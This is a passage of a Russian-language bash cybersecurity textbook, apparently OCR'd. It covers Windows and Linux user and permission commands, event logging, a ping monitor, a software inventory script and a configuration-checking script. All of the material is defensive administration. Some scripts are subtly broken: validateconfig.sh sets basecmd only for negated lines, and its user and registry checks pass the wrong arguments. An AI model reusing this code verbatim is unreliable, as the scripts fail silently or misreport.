Для успешного выполнения команды вам нужно запустить командную строку Windows или Git Bash от имени администратора. При запуске в командной строке Windows перед командой add вам потребуется только один слеш.

Команду `net` также можно использовать для изменения пароля пользователя. Для этого просто введите имя пользователя с паролем, который хотите установить:

```
net user jsmith somepasswd
```

Чтобы при запросе пароля Windows не отображала его на экране, можете заменить выводимые символы пароля символами `*`. Обратите внимание: в Git Bash или Cygwin эта функция должным образом не работает.

Чтобы просмотреть список пользователей в системе, введите команду `net user` без каких-либо дополнительных параметров:

```
$ net user

User accounts for \\COMPUTER

Administrator            Guest            jsmith
The command completed successfully.
```

Управление группами, связанными с доменом Windows, осуществляется с помощью команды `net group`. Команда `net localgroup` предназначена для управления локальными системными группами. Чтобы добавить группу под названием `accounting`, введите следующее:

```
net localgroup accounting //add
```

Чтобы добавить пользователя `jsmith` в новую учетную группу, напишите:

```
net localgroup accounting jsmith //add
```

Для подтверждения, что `jsmith` был добавлен в качестве члена группы, используйте команду `net localgroup`:

```
$ net localgroup accounting

Alias name     accounting
Comment

Members

jsmith
The command completed successfully.
```

Кроме того, команду `net user` можно использовать для просмотра всех групп, в которые входит пользователь `jsmith`, и другой полезной информации:

```
$ net user jsmith

User name                    jsmith
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/26/2015 10:40:17 AM
Password expires             Never
Password changeable          2/26/2015 10:40:17 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
```

```
User profile
Home directory
Last logon                   12/27/2018 9:47:22 AM

Logon hours allowed          All
Local Group Memberships      *accounting*Users
Global Group memberships     *None
The command completed successfully.
```

Права доступа к файлам и списки управления доступом

После создания пользователей и групп им можно назначить полномочия. Полномочия определяют, что пользователь или группа может делать в системе, а что — не может.

Права доступа к файлам Linux

Пользователям и группам могут быть назначены основные права доступа к файлам в Linux. Существует три основных вида полномочий: полномочия на чтение (`r`), на запись (`w`) и на выполнение (`x`). Команду `chown` можно применять для передачи полномочий на использование (владение) файлом от одного пользователя другому. Например, присвоить права на владение и использование файла `report.txt` пользователю `jsmith` можно так:

```
chown jsmith report.txt
```

Команда `chown` также может использоваться для смены владельца группы файла `report.txt` на `accounting`:

```
chown :accounting report.txt
```

Следующая команда предоставляет пользователю права на чтение/запись/выполнение файла, владельцу группы — на чтение/запись файла, а всем другим пользователям — на чтение/выполнение файла `report.txt`:

```
chmod u=rwx,g=rw,o=rx report.txt
```

Проще предоставить права с помощью команды `chmod` и восьмеричных значений (0–7). Права, предоставленные в предыдущем коде, можно задать следующим образом:

```
chmod 765 report.txt
```

Восьмеричное число `765` означает определенные права доступа. Каждая цифра разбивается на свое двоичное числовое представление, где каждый бит соответствует правам на чтение, запись и выполнение. На рис. 17.1 показано, как разбивается `765`.




Рис. 17.1. Определяем права доступа chmod в восьмеричной системе счисления

Двоичный символ 1 в любой позиции указывает, что разрешение предоставлено.

Вы можете использовать команду `getfacl` для отображения прав для доступа к файлу `report.txt`:

```
$ getfacl report.txt

# файл: report.txt
# владелец: fsmith
# группа: accounting
user::rwx
group::rw-
other:r-x
```

Списки управления доступом Linux. К каталогу или файлу можно применить расширенные полномочия, где отдельным пользователям или группам могут быть предоставлены определенные права доступа. Как отмечалось ранее, это называется *списком управления доступом (ACL)*. Списки управления доступом имеют различные цели, но обычно используются для предоставления прав доступа приложениям или службам при ограничении пользователей.

Для добавления или удаления полномочий в списках управления доступом можно использовать команду `setfacl`. Чтобы пользователю `djones` предоставить права на чтение/запись/выполнение файла `report.txt`, напишите следующее:

```
setfacl -m u:djones:rwx report.txt
```

Параметр `-m` указывает, что в списках управления доступом требуется изменить или добавить запись.

С помощью команды getfacl можно проверить, что список управления доступом был изменен:

```
$ getfacl report.txt

# файл: report.txt
# владелец: fsmith
# группа: accounting
user::rwx
user:djones:rwx
group::rw-
mask::rwx
other:r-x
```

Для удаления записи ACL добавьте опцию -x:

```
setfacl -x u:djones report.txt
```

Права доступа к файлам Windows

Команда icacls в среде Windows может использоваться для просмотра полномочий и списков управления доступом к файлу/каталогу и управления ими. Чтобы просмотреть текущие права доступа к файлу report.txt, выполните следующие действия:

```
$ icacls report.txt

report.txt NT AUTHORITY\SYSTEM:(F)
           BUILTIN\Administrators:(F)

Successfully processed 1 files; Failed processing 0 files
```

В табл. 17.1 перечислены пять простых полномочий для файлов, используемые в Windows.

Таблица 17.1. Простые полномочия доступа к файлам Windows

Полномочия	Значение
F	Максимальные (Full)
M	Изменение (Modify)
RX	Чтение и выполнение (Read and execute)
R	Только чтение (Read only)
W	Только запись (Write only)

Чтобы предоставить пользователю `jsmith` права на чтение и запись файла `report.txt`, выполните следующие действия.


```
$ icacls report.txt //grant jsmith:rw
```

Для проверки полномочий можно повторно использовать команду `icacls`:

```
$ icacls report.txt

report.txt COMPUTER\jsmith:(R,W)
           NT AUTHORITY\SYSTEM:(F)
           BUILTIN\Administrators:(F)

Successfully processed 1 files; Failed processing 0 files
```



Полномочия Windows выходят далеко за рамки простых прав доступа к файлам и могут предоставить вам гораздо более детальный контроль. Дополнительные сведения можно получить в документации по команде icacls (http://bit.ly/2HSJCyU).

Внесение массовых изменений

Теперь, когда вы знаете, как с помощью командной строки изменять права доступа, для выполнения более сложных действий можете делать это в сочетании с другими командами. Команда `find` особенно полезна для массовых изменений прав доступа к файлам.

Например, чтобы найти в текущем рабочем каталоге все файлы, принадлежащие пользователю `jsmith`, напишите следующее:

```
find . -type f -user jsmith
```

Чтобы найти все файлы в текущей рабочей папке, принадлежащей пользователю `jsmith`, и изменить имя владельца этих файлов на `mwilson`, введите:

```
find . -type f -user jsmith -exec chown mwilson '{}' \;
```

Чтобы найти все файлы в текущем рабочем каталоге, содержащие слово *secret,* и сделать их доступными только владельцу, введите такие команды:

```
find . -type f -name '*secret*' -exec chmod 600 '{}' \;
```

Эти однострочные команды могут быть полезны во время криминалистического анализа при попытке идентифицировать файлы, принадлежащие конкретному пользователю, или для защиты файловой системы при развертывании веб-сервера и других интернет-систем.

Выводы

Важнейшим аспектом обеспечения безопасности системы является создание пользователей и пользовательских групп и управление их полномочиями. Старайтесь следовать принципу наименьших привилегий и назначать пользователям только те права, которые необходимы для выполнения назначенных им заданий.

В следующей главе мы рассмотрим, как вносить записи в журналы Linux и Windows, чтобы с помощью этих записей фиксировать ошибки и другую полезную информацию.

Упражнения

1. Напишите команду Linux, которая создаст пользователя `mwilson` с паролем `magic`.
2. Напишите команду Linux для создания группы пользователей `marketing`.
3. Напишите команду Linux, которая дает группе `marketing` права на чтение/запись файла `poster.jpg`.
4. Напишите команду Windows для создания пользователя `frogers` с паролем `neighbor hood`.
5. Напишите команду Windows, которая дает пользователю `tjones` максимальные права доступа к файлу `lyrics.txt`.
6. Напишите сценарий bash для автоматического запуска правильной команды `user/group/permission` в зависимости от операционной системы, в которой она выполняется. Например, пользовательская команда, такая как `create jsmith`, автоматически обнаружит ОС и выполнит `useradd -m jsmith`, если это Linux, и `net user jsmith//add`, если это Windows.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

18 Добавление записей в журнал

При написании сценариев может потребоваться создать в журнале записи для важных событий. И Windows, и Linux предоставляют простые механизмы записи в соответствующие системы регистрации. Хорошая запись в журнале имеет следующие характеристики.

- В ней используется согласованная терминология и грамматика.
- Она предоставляет контекст (указывающий, кто, где и когда).
- Конкретно описывает, что произошло.

Используемые команды

В этой главе мы рассмотрим команды `eventcreate` и `logger`.

eventcreate

Команда `eventcreate` используется в среде Windows для создания записей в журнале событий.

Общие параметры команды

- `/d` — подробно описать событие.
- `/id` — числовой идентификатор события.
- `/l` — имя журнала событий, в который необходимо внести запись.
- `/so` — источник события.
- `/t` — тип события.

logger

Команда `logger` используется во многих дистрибутивах Linux для записи событий в системный журнал.

Общие параметры команды

- `-s` — одновременно записать событие в stderr.
- `-t` — пометить событие указанным значением.

Запись событий в журнал Windows

Команда `eventcreate` предназначена для создания записей в журнале событий Windows. Чтобы ее можно было использовать, необходимо предоставить ей некоторые данные.

- Идентификатор события (`/id`) — номер для идентификации события. Допустимо любое число от 1 до 1000.
- Тип события (`/t`) — категория, которая наилучшим образом описывает событие. Допускаются следующие параметры:
  - `ERROR`;
  - `WARNING`;
  - `INFORMATION`
  - `SUCCESSAUDIT`;
  - `FAILUREAUDIT`.
- Имя журнала событий (`/l`) — имя журнала, в который необходимо внести запись. Допустимы следующие параметры:
  - `APPLICATION`;
  - `SYSTEM`.
- Источник события (`/so`) — имя приложения, генерирующего событие. Допустима любая строка.
- Описание (`/d`) — характеристика события. Допустима любая строка.

Вот, например, запуск из Git Bash:

```
$ eventcreate //ID 200 //L APPLICATION //T INFORMATION //SO "Cybersecurity Ops"
//D "This is an event"

SUCCESS: An event of type 'INFORMATION' was created in the 'APPLICATION'
log with 'Cybersecurity Ops' as the source.
```

После того как событие записано, можно запустить `wevtutil`, чтобы увидеть последнюю запись в журнале `APPLICATION`:

```
$ wevtutil qe APPLICATION //c:1 //rd:true

<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'>
  <System>
      <Provider Name='Cybersecurity Ops'/>
      <EventID Qualifiers='0'>200</EventID>
      <Level>4</Level>
      <Task>0</Task>
      <Keywords>0x80000000000000</Keywords>
      <TimeCreated SystemTime='2018-11-30T15:32:25.000000000Z'/>
      <EventRecordID>120114</EventRecordID>
      <Channel>Application</Channel>
      <Computer>localhost</Computer>
      <Security UserID='S-1-5-21-7325229459-428594289-642442149-1001'/>
  </System>
  <EventData>
    <Data>This is an event</Data>
  </EventData>
</Event>
```

С помощью параметра `/s`, позволяющего указать имя удаленного хоста или IP-адрес, вы можете записывать события в журналы удаленной системы Windows. Параметр `/u` применяется для указания имени пользователя в удаленной системе, а параметр `/p` — для указания пароля пользователя.

Создание журналов Linux

Команда `logger` предназначена для записи событий в системный журнал Linux. Эти события обычно хранятся в файле `/var/log/messages`, но указанный путь может отличаться в зависимости от дистрибутива Linux.

Чтобы записать запись в журнал, напишите следующее:

```
logger 'This is an event'
```

Вы можете использовать команду `tail`, чтобы увидеть запись сразу после ее фиксации:

```
$ tail -n 1 /var/log/messages

Nov 30 12:07:55 kali root: This is an event
```

Можно записать вывод прямо из команды, передав их в `logger`. Это может быть особенно полезно для сбора выходных данных или сообщений об ошибках, генерируемых автоматизированными задачами, такими как задания cron.

Выводы

Как Windows, так и Linux предоставляют простые в использовании механизмы записи сообщений в журнал. Обязательно используйте их для сбора важных событий и информации, генерируемых сценариями.

Далее мы рассмотрим инструмент для мониторинга доступности сетевых устройств.

Упражнения

1. Напишите команду для добавления события в журнал событий приложения Windows с идентификатором события 450, типом информации и описанием «Упражнение главы 18».
2. Напишите команду для добавления события «Упражнение главы 18» в журнал Linux.
3. Напишите сценарий, который принимает запись журнала в качестве аргумента и, в зависимости от используемой операционной системы, автоматически запускает `logger` или `eventcreate`. Для определения операционной системы используйте файл `osdetect.sh` из примера 2.3.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

19 Инструмент: мониторинг доступности системы

Одной из важнейших задач любого IT-администратора является поддержание доступности систем. В этой главе мы создадим сценарий, который использует команду `ping` для отправки предупреждения, если указанная система становится недоступной. Перечислим требования к этому сценарию:


- читать файл, содержащий IP-адреса или имена хостов;
- проверять связи с каждым перечисленным в файле устройством;
- уведомлять пользователя, если устройство не отвечает на ping-запрос.

Используемые команды

В этой главе мы рассмотрим команду `ping`, с помощью которой проведем тестирование удаленной системы.

ping

Чтобы определить, доступна ли удаленная система, команда `ping` использует протокол управления Интернетом и обмена сообщениями (ICMP). Он изначально доступен как в Linux, так и в Windows, но между протоколами в обеих системах есть небольшие различия. Обратите внимание: если вы для запуска `ping` применяете Git Bash, будет использована версия протокола для Windows.



Трафик IMCP может быть заблокирован сетевыми брандмауэрами и другими устройствами. Если вы пингуете устройство и оно не отвечает, это не обязательно означает, что устройство недоступно; возможно, просто включена фильтрация пакетов ICMP.

Общие параметры команды

- `-c` (Linux) — количество отправляемых в удаленную систему запросов ping.
- `-n` (Windows) — количество отправляемых в удаленную систему запросов ping.
- `-W` (Linux) — время ожидания ответа в секундах.
- `-w` (Windows) — время ожидания ответа в миллисекундах.

Пример команды

Для однократной проверки связи узла 192.168.0.11 нужно выполнить следующее:

```
$ ping -n 1 192.168.0.11

Pinging 192.168.0.11 with 32 bytes of data:
Reply from 192.168.0.11: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.0.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Реализация

В примере 19.1 подробно описано, как можно использовать bash и команду `ping` для создания постоянно обновляемой панели мониторинга, которая предупредит вас, если система перестанет быть доступной.

Пример 19.1. pingmonitor.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# pingmonitor.sh
#
# Описание:
# Проверка связи для мониторинга доступности хоста
#
# Использование:
# pingmonitor.sh <file> <seconds>
#   <file> Файл, содержащий список хостов
#   <seconds> Количество секунд между пингами
#

while true
do
 clear
 echo 'Cybersecurity Ops System Monitor'
 echo 'Status: Scanning ...'
```

```
 echo '---------------------------------------'
 while read -r ipadd
 do
  ipadd=$(echo "$ipadd" | sed 's/\r//')    ❶
  ping -n 1 "$ipadd" | egrep '(Destination host unreachable|100%)' &> /dev/null  ❷
  if (( "$?" == 0 ))       ❸
  then
   tput setaf 1       ❹
   echo "Host $ipadd not found - $(date)" | tee -a monitorlog.txt   ❺
   tput setaf 7
  fi
 done < "$1"

 echo ""
 echo "Done."

 for ((i="$2"; i > 0; i--))      ❻
 do
  tput cup 1 0    ❼
  echo "Status: Next scan in $i seconds"
  sleep 1
 done
done
```

❶ Удаление разрывов строк после чтения поля из файла в Windows.

❷ Однократная проверка связи с хостом. `grep` применяется для поиска в выводе команды `ping` фраз `Destination host unreachable` (Целевой хост недоступен) или `100 %` — это означает, что хост не найден. Поскольку используется `ping -n`, этот сценарий настроен для выполнения в операционной системе Windows. Для выполнения сценария в Linux укажите `ping -c`.

❸ Проверка, завершила ли команда `grep` работу с кодом состояния `0`: это означает, что были обнаружены строки с ошибками и хост не ответил на запрос `ping`.

❹ Установка красного цвета шрифта для важного текста.

❺ Уведомление пользователя о том, что хост не найден, и добавление сообщения в файл `monitorlog.txt`.

❻ Запуск обратного отсчета времени до начала следующего сканирования.

❼ Перемещение курсора в строку 1, столбец 0.

Чтобы запустить `pingmonitor.sh`, предоставьте ему файл, содержащий список IP-адресов или имен хостов (по одному на строку) и время задержки между сканированиями в секундах:

```
$ ./pingmonitor.sh monitor.txt 60

Cybersecurity Ops System Monitor
```

```
Status: Next scan in 5 seconds
\-------------------------------------------
Host 192.168.0.110 not found - Tue, Nov 6, 2018 3:17:59 PM
Host 192.168.0.115 not found - Tue, Nov 6, 2018 3:18:02 PM

Done.
```

Если вы хотите, чтобы сканирование выполнялось быстрее или медленнее, можете добавить параметр `-w/W`, определяющий, как долго команда `ping` станет ожидать ответа.

Выводы

Команда `ping` обеспечивает простой и эффективный способ контроля доступности сетевого устройства. Следует отметить, что протокол ping может быть заблокирован в сетевых или хост-брандмауэрах, и из-за этого его надежность не очень высока. Если один пакет ping не прошел, это еще не означает, что устройство отключилось. Чтобы проверить, работает устройство или нет, вы можете попытаться создать TCP-соединение с устройством и посмотреть, отвечает ли оно. Это действие особенно полезно, если вы знаете, что система является сервером с открытым TCP-портом.

В следующей главе мы разработаем инструмент для создания списка программ, работающих в системах внутри сети.


Упражнения

1. Сохраните текущий список с отмеченными датами и временем успешного обращения к каждой системе.
2. Добавьте аргумент, в котором можно указать диапазон отслеживаемых IP-адресов.
3. Если система становится недоступной, отправьте сообщение по электронной почте на указанный адрес.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

20 Инструмент: проверка установленного программного обеспечения

Для обеспечения безопасности сети очень важно знать, какое программное обеспечение у вас установлено. Эта информация не только позволит вам лучше понимать текущую ситуацию, но и может использоваться для внедрения более совершенных средств управления безопасностью, например, белых списков программ (application whitelisting). Определив имеющееся программное обеспечение, вы можете сформировать белый список программ. Все программы, которые не добавлены в белый список, например вредоносные программы, выполняться не будут.



Дополнительные сведения о белом списке программ для Windows можно получить в документации корпорации Microsoft по адресу http://bit.ly/2YpG6lz.

Для Linux см. статью Security Enhanced Linux (https://github.com/SELinuxProject).

В этой главе мы разрабатываем сценарий `softinv.sh`, чтобы получить список программного обеспечения, установленного в конкретной системе, для последующего агрегирования и анализа. Вот требования к этому сценарию:

- обнаружение используемой операционной системы;
- выполнение соответствующих команд для отображения списка установленного программного обеспечения;
- сохранение списка установленного программного обеспечения в текстовом файле;
- имя файла должно быть сформировано таким образом: *hostname*`_softinv.txt`, где *hostname* — это имя системы, в которой был запущен сценарий.

Используемые команды

Для выяснения того, какое программное обеспечение установлено в системе, предназначены команды `apt`, `dpkg`, `wmic` и `yum`. Инструмент, который будет для этого использован, определяется не только операционной системой — Windows или Linux, но и дистрибутивом установленной Linux, например, Ubuntu или Red Hat.

apt

Advanced Packaging Tool (APT) есть во многих дистрибутивах Linux. Он позволяет устанавливать пакеты программного обеспечения и управлять ими.

Общие параметры команды

- `Install` — установить указанный пакет программного обеспечения.
- `Update` — синхронизировать список пакетов с последними версиями.
- `List` — вывести список программных пакетов.
- `Remove` — удалить указанный пакет программного обеспечения.

Пример команды

Отобразить список всех пакетов программного обеспечения, установленных в системе, можно с помощью такой команды:

```
apt list --installed
```

dpkg

Как и `apt`, `dpkg` используется для установки пакетов программного обеспечения и управления ими в дистрибутивах Linux на основе Debian.

Общие параметры команды

- `-i` — установить пакет.
- `-l` — вывести список пакетов.
- `-r` — удалить пакет.

Пример команды

Отобразить список всех пакетов программного обеспечения, установленных в системе, можно с помощью следующей команды:

```
dpkg -l
```

wmic

WMIC (Windows Management Instrumentation Command) применяется для получения сведений об оборудовании и системе, управления процессами и их компонентами, а также изменения настроек с использованием возможностей инструментария управления Windows (Windows Management Instrumentation, WMI). В этой главе мы сосредоточимся на аспектах управления пакетами `wmic`, но для получения дополнительной информации о других функциях см. документацию Microsoft (http://bit.ly/2uteyxV).

Общие параметры команды

- `Process` — управление текущими процессами.
- `Product` — управление установочными пакетами.

Пример команды

Отобразить список программного обеспечения, установленного в системе, можно с помощью следующей команды:

```
$ wmic product get name,version //format:csv
```

yum

Yellowdog Update Modified (YUM) — открытый консольный менеджер пакетов для дистрибутивов Linux, основанных на пакетах формата RPM. Команда `yum` позволяет облегчить работу с обновлениями дистрибутивов, отслеживая взаимозависимости между пакетами. При наличии только RPM вы можете получить информацию с помощью команды `rpm -qa`, но YUM — это оболочка для RPM более высокого уровня.

Общие параметры команды

- `Install` — установить указанный пакет программного обеспечения.
- `List` — вывести список программных пакетов.
- `Remove` — удалить указанный пакет программного обеспечения.

Пример команды

Отобразить список всех пакетов программного обеспечения, установленных в системе, можно с помощью следующей команды:

```
yum list installed
```

Реализация

Для определения операционной системы мы могли бы использовать сценарий, показанный в примере 2.3. Но, кроме типа операционной системы, при работе в Linux нам необходимо определить дистрибутив Linux. Некоторые из этих дистрибутивов основаны на Debian и используют его систему управления пакетами. Другие предусматривают иной подход с соответствующим набором инструментов. Мы просто посмотрим, существует ли в нашей системе определенный исполняемый файл, и если это так, выведем соответствующий тип операционной системы (пример 20.1).

Пример 20.1. softinv.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# softinv.sh
#
# Описание:
# Перечисление установленного в системе программного обеспечения
# для последующего агрегирования и анализа
#
# Использование: ./softinv.sh [filename]
# вывод записывается в $1 или <hostname>_softinv.txt
#

# задаем имя файла вывода
OUTFN="${1:-${HOSTNAME}_softinv.txt}"                          ❶

# какая команда будет запущена, зависит от типа и дистрибутива ОС
OSbase=win
type -t rpm &> /dev/null                                       ❷
(( $? == 0 )) && OSbase=rpm                                    ❸
type -t dpkg &> /dev/null
(( $? == 0 )) && OSbase=deb
type -t apt &> /dev/null
(( $? == 0 )) && OSbase=apt

case ${OSbase} in                                              ❹
    win)
        INVCMD="wmic product get name,version //format:csv"
            ;;
    rpm)
     INVCMD="rpm -qa"
            ;;
    deb)
     INVCMD="dpkg -l"
            ;;
    apt)
```

```
    INVCMD="apt list --installed"
            ;;
    *)
        echo "error: OSbase=${OSbase}"
            exit -1
            ;;
esac

#
# запустить проверку
#
$INVCMD 2>/dev/null > $OUTFN                                    ❺
```

❶ Сначала мы даем определение файлу вывода. Если при вызове этого сценария пользователь указал аргумент (в нашем случае это `$1`), он будет задан в имени файла вывода. Если нет, по умолчанию будет использовано определенное оболочкой имя `$HOSTNAME`, к которому мы добавим оставшийся текст (`_softinv.txt`).

❷ Здесь мы, отбрасывая и stdout, и stderr, проверяем, доступен ли конкретный инструмент управления пакетами: только после получения результата (успех/неудача) принимается решение о том, существует ли в этой системе данный инструмент.

❸ Оболочка bash помещает полученное значение предыдущей команды в `$?`, и только после этого проводится сравнение. Если значение равно `0`, значит, команда выполнена успешно. В этом случае мы присваиваем значение `OSbase`, чтобы запомнить, какой дистрибутив (или версию Windows) используем. Мы делаем это для каждого применяемого инструмента.

❹ С помощью оператора `case` можем выбрать, какую команду будем выполнять для сбора нужной информации, включая все аргументы.

❺ В этой части сценария выполняется настоящая работа: команда запускается, и ее вывод направляется в файл.

Определение остального программного обеспечения

При просмотре списка файлов с помощью `apt`, `dpkg`, `wmic` или `yum` будет обнаружено только то программное обеспечение, что установлено с помощью менеджера пакетов. Если программное обеспечение — это исполняемый файл, который был скопирован в систему, не попав в менеджер пакетов, он не будет виден. Трудно определить программное обеспечение, которое таким образом было введено в систему, но все-таки некоторые методы для обнаружения таких файлов существуют.

В операционных системах Linux исполняемые файлы в основном хранятся в каталогах /bin и /usr/bin. Сначала нужно просмотреть эти каталоги. Переменная $PATH, определяемая пользователем, указывает оболочке, где искать исполняемые файлы. Вы можете перечислить в $PATH каждый из этих каталогов (разделяя двоеточием). Конечно, любой пользователь может установить свое собственное значение для $PATH, но было бы разумнее использовать один базовый корневой каталог.

В операционной системе Windows наиболее очевидным методом станет поиск файлов с расширением .exe. Такой поиск можно выполнить с помощью команды find:

```
find /c -type f -name '*.exe'
```

Этот метод работает только в том случае, если файл имеет расширение .exe. Однако расширение можно легко изменить. Для более надежного определения исполняемых файлов стоит выполнить поиск с помощью файла typesearch.sh из примера 5.4.

Сначала необходимо определить вывод команды file для исполняемых файлов Windows и Linux. Ниже приведен вывод для исполняемого файла Windows:

```
winexample.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Далее показан вывод исполняемого файла Linux:

```
nixexample.exe: ELF 64-bit LSB executable, x86-64, version 1 (SYSV)
```

Слово executable мы видим в выводе для обоих файлов. Для поиска этого слова можно использовать сценарий typesearch.sh, хотя в этом случае есть риск получить ложные срабатывания, если поисковый запрос будет обширным.

Чтобы использовать сценарий typesearch.sh для поиска исполняемых файлов, введите следующее:

```
$ ./typesearch.sh -i executable .

./nixexample.exe
./winexample.exe
./typesearch.sh
```

Обратите внимание, что сценарий typesearch.sh для bash также выбран, так как он содержит исполняемый код.

Последний вариант — поиск файлов, для которых установлено разрешение на выполнение. Это не значит, что данный файл исполняемый, но лучше продолжить проверку и таких файлов.

Чтобы найти файлы с разрешениями на выполнение в Linux, введите такую команду:

```
find / -perm /111
```

В среде Windows этот метод менее действенен из-за способа обработки прав доступа. Для каждого файла владельцами часто устанавливаются полные права (включая выполнение), что при поиске на основе прав доступа может привести к большому количеству ложных срабатываний.

Выводы

Определение программного обеспечения, установленного в системах, — важный шаг к пониманию текущего состояния вашей среды.

После того как вы провели обзор программного обеспечения, для агрегирования и анализа данных можете использовать методы, представленные в главах 6 и 7.

Далее мы разработаем инструмент для проверки текущей конфигурации системы.

Упражнения

Попробуйте расширить и настроить функции сценария `softinv.sh`, добавив следующие возможности.

1. Измените сценарий таким образом, чтобы, если аргументом является символ `-`, вывод записывался в stdout. (Можете ли вы это написать одной строкой?)
2. Для дистрибутивов Linux измените сценарий так, чтобы просмотреть содержимое каталогов `/bin` и `/usr/bin` с помощью команды `ls`.
3. Добавьте функцию, которая с помощью SSH автоматически загружает файл вывода в центральный репозиторий. Для управления аутентификацией можете создать ключ SSH.
4. Добавьте функцию, которая будет сравнивать предыдущий список установленного программного обеспечения (содержащегося в файле) с текущим программным обеспечением и выводить информацию о любых различиях.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

21 Инструмент: проверка конфигурации

Для системного администратора или специалиста по безопасности полезно иметь инструмент, который позволит проверить текущую конфигурацию системы, например существующие файлы, значения реестра или учетные записи пользователей. В дополнение к проверке конфигурации этот инструмент может использоваться в качестве облегченной системы обнаружения вторжений. Для этого следует сравнить запись базовой конфигурации с текущим состоянием системы и выявить изменения. Вы также можете использовать его для поиска конкретных данных, содержащихся в записях или файлах системного журнала, несущих угрозу для работы системы или сети (индикаторов компрометации).

В этой главе мы разработаем инструмент для чтения ряда конфигураций, хранящихся в текстовом файле. При этом нам нужно проверить, есть ли этот файл, заданы ли права на его чтение и существует ли данная конфигурация в системе. Этот инструмент предназначен для работы в операционной системе Windows, но его можно легко изменить для работы в Linux.

Реализация

Сценарий `validateconfig.sh` проверяет следующее:

- наличие или отсутствие файла;
- хеш SHA-1 файла;
- значение раздела реестра Windows;
- наличие или отсутствие пользователя или группы.

В табл. 21.1 показан синтаксис файла конфигурации, который будет считан сценарием.

Таблица 21.1. Формат файла проверки

Значение	**Формат**
Наличие файла	file <_file path_>
Отсутствие файла	! file <_file path_>
Хеш файла	hash <_sha1 hash_> <_file path_>
Значение раздела реестра	reg "<_key path_>" "<_value_>" "<_expected_>"
Наличие пользователя	user <_user id_>
Отсутствие пользователя	!user <_user id_>
Наличие группы	group <_group id_>
Отсутствие группы	! group <_group id_>

В примере 21.1 показан образец файла конфигурации.

Пример 21.1. validconfig.txt

```
user jsmith
file "c:\windows\system32\calc.exe"
!file "c:\windows\system32\bad.exe"
```

Сценарий в примере 21.2 считывает ранее созданный файл конфигурации и подтверждает, что данная конфигурация в системе существует.

Пример 21.2. validateconfig.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# validateconfig.sh
#
# Описание:
# Проверка наличия указанной конфигурации
#
# Использование:
# validateconfig.sh < configfile
#
# спецификация конфигурации выглядит так:
# [[!]file|hash|reg|[!]user|[!]group] [args]
# примеры:
# file /usr/local/bin/sfx             - файл существует
# hash 12384970347 /usr/local/bin/sfx - это хеш файла
# !user bono                          - нет разрешенного пользователя "bono"
# group students                      - должна быть группа students
#
# errexit - показать правильное использование и выйти
```

```
function errexit ()
    {
        echo "invalid syntax at line $ln"
        echo "usage: [!]file|hash|reg|[!]user|[!]group [args]"     ❶
        exit 2

    } # errexit

    # vfile - проверка наличия имени файла
    # аргументы: 1: флаг "нет" - значение:1/0
    #       2: имя файла
    #
    function vfile ()
    {
        local isThere=0
        [[ -e $2 ]] && isThere=1                ❷
        (( $1 )) && let isThere=1-$isThere      ❸

        return $isThere

    } # vfile
    # проверить идентификатор пользователя
    function vuser ()
    {
        local isUser
        $UCMD $2 &>/dev/null
        isUser=$?
        if (( $1 ))                             ❹
        then
            let isUser=1-$isUser
        fi

        return $isUser

    } # vuser

    # проверить идентификатор группы
    function vgroup ()
    {
        local isGroup
        id $2 &>/dev/null
        isGroup=$?
        if (( $1 ))
        then
            let isGroup=1-$isGroup
        fi

        return $isGroup

    } # vgroup
```

```
# проверить хеш файла
function vhash ()
{
    local res=0
    local X=$(sha1sum $2)                ❺
    if [[ ${X%% *} == $1 ]]              ❻
    then
    res=1
    fi

    return $res

} # vhash

# проверить системный реестр windows
function vreg ()
{
    local res=0
    local keypath=$1
    local value=$2
    local expected=$3
    local REGVAL=$(query $keypath //v $value)

    if [[ $REGVAL == $expected ]]
    then
        res=1
    fi
    return $res

} # vreg

#
# main
#

# выполнить один раз, чтобы использовать в проверке идентификаторов пользователей
UCMD="net user"
type -t net &>/dev/null || UCMD="id"      ❼

ln=0
while read cmd args
do
    let ln++

    donot=0
    if [[ ${cmd:0:1} == '!' ]]           ❽
    then
        donot=1
        basecmd=${cmd#\!}                ❾
    fi
```

```
        case "$basecmd" in
        file)
        OK=1
        vfile $donot "$args"
        res=$?
        ;;
    hash)
        OK=1
        # разделить аргументы на первое слово и остаток
        vhash "${args%% *}" "${args#* }"      ❿
        res=$?
        ;;
    reg)
        # Только для Windows!
        OK=1
        vreg $args
        res=$?
        ;;
    user)
        OK=0
        vuser $args
        res=$?
        ;;
    group)
        OK=0
        vgroup $args
        res=$?
        ;;
    *)  errexit                               ⓫
        ;;
    esac

    if (( res != OK ))
    then
        echo "FAIL: [$ln] $cmd $args"
    fi
done
```

